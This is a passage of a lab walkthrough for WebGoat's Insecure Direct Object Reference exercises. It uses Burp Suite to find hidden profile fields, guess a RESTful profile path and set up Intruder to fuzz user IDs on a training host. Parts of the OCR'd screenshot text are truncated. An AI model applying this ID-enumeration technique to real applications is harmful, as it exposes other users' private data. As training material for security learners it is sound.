address, then the request to **/WebGoat/IDOR/profile**.



Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	ms	Edited
3	http://webgoat.thm:8000	POST	/WebGoat/HttpBasics/attack2	✓	
292	http://webgoat.thm:8000	GET	/WebGoat/IDOR.lesson.lesson		
314	http://webgoat.thm:8000	POST	/WebGoat/IDOR/login	✓	
320	http://webgoat.thm:8000	GET	/WebGoat/IDOR/profile		
189	http://webgoat.thm:8000	GET	/WebGoat/MissingFunctionAC.les...		
286	http://webgoat.thm:8000	GET	/WebGoat/WebGoatIntroduction.l...		

Step 3 – in the resulting window below, click on the **Response** tab and determine which two parameters appear in the Response, but not in the web browser.



```
HTTP/1.1 200
X-Application-Context: application:8000
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: DENY
Content-Type: application/json;charset=UTF-8
Date: Tue, 10 Aug 2021 03:38:27 GMT
Connection: close
Content-Length: 104

{
  "role":3,
  "color":"yellow",
  "size":"small",
  "name":"Tom Cat",
  "userId":"2342384"
}
```


CONTEXT

By looking at the response to our request to see our user profile information, we find the two pieces of information we need to complete the current exercise.

Part 12

Objective – Use the Captured Information to Complete Exercise 3

Step 1 – on the WebGoat page, submit the answers found from the previous part, then click the **Submit Diffs** button.



Observing Differences & Behaviors

A consistent principle from the offensive side of AppSec is to view di
raw response that doesn't show up on the screen/page. View the pro

name:Tom Cat
color:yellow
size:small


In the text inpu ow, list the two attributes that are i server's

role, userId

Part 13

Objective – Access Exercise 4, then Determine a Way to Access Our Profile

Step 1 – click on the number **4** button, then read what the exercises wants us to do.



Guessing & Predicting Patterns


View Your Own Profile Another Way

The application we are working with seems to follow a RESTful pat
own user's session/authentication data won't tell us whose profile t

Please input the alternate path to the Url to view your own profile.

WebGoat/

Step 2 – Look again at the GET request to see our profile information in BurpSuite



```
HTTP/1.1 200
X-Application-Context: application:8000
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: DENY
Content-Type: application/json;charset=UTF-8
Date: Tue, 10 Aug 2021 03:38:27 GMT
Connection: close
Content-Length: 104

{
  "role":3,
  "color":"yellow",
  "size":"small",
  "name":"Tom Cat",
  "userId":"2342384"
}
```

CONTEXT

We can make a logical connection and test if the app uses an account's **userId** number as a directory for storing that user's account information.


Part 14

Objective – Test our Hypothesis and Solve the Exercise

Step 1 – in the WebGoat page, fill the following web directory path into the answer field:

WebGoat/IDOR/profile/2342384/

Step 2 – click the Submit button



Guessing & Predicting Patterns

View Your Own Profile Another Way

The application we are working with seems to follow a RESTful patt
own user's session/authentication data won't tell us whose profile th

Please input the alternate path to the Url to view your own profile.

Goat/IDOR/profile/2342384/


CONTEXT

We'll use the technique we learned in this exercise to solve the final exercise.

Part 15

Objective – Access Exercise 5, make a Request for a User Profile, then Find the Request in Burp, and Send it to the Repeater Tool

Step 1 – in WebGoat, click the number **5** button, then click the **View Profile** button.



Insecure Direct Object References


Playing with the Patterns

View Another Profile

View someone else’s profile by using the alternate path you already used to view your own profile. Use request with your browser.

Edit Another Profile

Step 2 – in BurpSuite, click on the **Proxy** tab, then the **HTTP history** tab, then click on the **Status** tab to order the requests by HTTP status. Look for the status 500 request to **/WebGoat/IDOR/profile/%7BuserId%7D**




Burp Project Intruder Repeater Window Help
Dashboard Target Proxy I er Repeater Sequencer Decoder Comparer Extender Project options User options
1
Intercept HTTP history WebSockets history Options
2
3
4

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Stat... ▼	Le	MIME type	Extension
2129	http://webgoat.thm:8000	GET	/WebGoat/IDOR/profile/%7BuserI...			500	10803	JSON	
232	http://webgoat.thm:8000	GET	/WebGoat/images/favicon.ico			404	594	HTML	ico
3	http://webgoat.thm:8000	POST	/WebGoat/HttpBasics/attack2	✓		401	591	HTML	
189	http://webgoat.thm:8000	GET	/WebGoat/MissingFunctionAC.les...			401	591	HTML	


Step 3 – right-click the request, then select **Send to Repeater**, then click on the **Repeater** tab.



Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Stat...	Length
2129	http://webgoat.thm:8000	GET	/WebGoat/IDOR/profile/%7Buserl			500	10893
232	http://webgoat.thm:8000	GET					
3	http://webgoat.thm:8000	POST					
189	http://webgoat.thm:8000	GET					
1	http://webgoat.thm:8000	GET					
4	http://webgoat.thm:8000	GET					
6	http://webgoat.thm:8000	GET					
8	http://webgoat.thm:8000	GET					
10	http://webgoat.thm:8000	GET					
12	http://webgoat.thm:8000	GET					
14	http://webgoat.thm:8000	GET					
16	http://webgoat.thm:8000	GET					
18	http://webgoat.thm:8000	GET					
20	http://webgoat.thm:8000	GET					

http://webgoat.thm:8000/WebGoat/IDOR/profile/%7BuserId%7D
Add to scope
Scan
Send to Intruder Ctrl+I
Send to Repeater
1
Ctrl+R
Send to Sequencer
Send to Comparer (request)
Send to Comparer (response)
Show response in browser
Request in browser
Engagement tools [Pro version only]


Request
Pretty
Raw
Hex
\n
≡

```
GET /WebGoat/IDOR/profile/%7BuserId%7D HTTP/1.1
Host: webgoat.thm:8000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101
Firefox/80.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Connection: close
Referer: http://webgoat.thm:8000/WebGoat/start.mvc
Cookie: JSESSIONID=F83FEBB34E6B2AD1EED84E2D8C1A5810

```


CONTEXT

The button on the page sends a request to fetch a user's profile, but parameters provided aren't valid. We will first try requesting our known user ID number as a parameter to the request.

Part 16

Objective – Retrieve our User Info, then Prepare to Fuzz the App


Step 1 – in the Burp **Repeater** tab, modify the GET request so that our user ID number (**2342384**) follows after the **/profile** portion of the URL:



```
GET /WebGoat/IDOR/profile/2342384 HTTP/1.1
Host: webgoat.thm:8000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0)
Gecko/20100101 Firefox/80.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
Connection: close
Referer: http://webgoat.thm:8000/WebGoat/start.mvc
Cookie: JSESSIONID=F83FEBB34E6B2AD1EED84E2D8C1A5810
```


```
HTTP/1.1 200
X-Application-Context: application:8000
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: DENY
Content-Type: application/json;charset=UTF-8
Date: Sat, 14 Aug 2021 01:37:40 GMT
Connection: close
Content-Length: 182

{
  "lessonCompleted" : false,
  "feedback" :
"Try again. You need to use the same method\\/URL you used to access your
 own profile via direct object reference.",
  "output" : null
}
```

Step 2 – the message received indicates that we're on the right track. Right-click the **Request** window and select **Send to Intruder**, then click on the **Intruder** tab:




```
GET /WebGoat/IDOR/profile/2342384 HTTP/1.1
Host: webgoat.thm:8000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0)
Gecko/20100101 Firefox/80
Accept: */*
Accept-Language: en-US,en
Accept-Encoding: gzip, de
Content-Type: application
charset=UTF-8
X-Requested-With: XMLHttpl
Connection: close
Referer: http://webgoat.t
Cookie: JSESSIONID=F83FEB
```

Step 3 – click on the **Positions** tab, then click on the **Clear** button on the right side of the window, then highlight the number **4** at the end of the URL on line 1, then click the **Add** button on the right side of the window. When the process is done, the setup should look like the second screenshot below (note the number **4** with a special character on each side. The **JSESSIONID** cookie value may be different):



```
GET /WebGoat/IDOR/profile/2342384 HTTP/1.1
Host: webgoat.thm:8000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0)
Gecko/20100101 Firefox/80
Accept: */*
Accept-Language: en-US,en
Accept-Encoding: gzip, de
Content-Type: application,
charset=UTF-8
X-Requested-With: XMLHttpI
Connection: close
Referer: http://webgoat.tl
Cookie: JSESSIONID=F83FEBI
```




Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
GET /WebGoat/IDOR/profile/234238§4§ HTTP/1.1
Host: webgoat.thm:8000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0)
Gecko/20100101 Firefox/80.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Connection: close
Referer: http://webgoat.thm:8000/WebGoat/start.mvc
Cookie: JSESSIONID=F83FEBB34E6B2AD1EED84E2D8C1A5810
```

Step 4 – click the **Payloads** tab, then click the **Payload type** drop-down menu and select **Numbers**:



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 0

